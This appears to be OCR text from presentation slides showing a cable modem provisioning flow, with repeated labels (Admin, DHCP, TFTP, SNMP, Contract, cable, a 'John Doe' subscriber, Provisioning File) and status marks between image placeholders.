
TFTP


Admin
DHCP
TFTP
Contract
cable

Admin

DHCP ✔

TFTP !



Admin
DHCP
TFTP
SNMP
Contract
cable


Admin


DHCP ✔

TFTP !

SNMP




Admin
DHCP
TFTP
SNMP
Contract
cable
John Doe


Admin
DHCP
TFTP
SNMP
Contract
cable
John Doe

Provisioning File

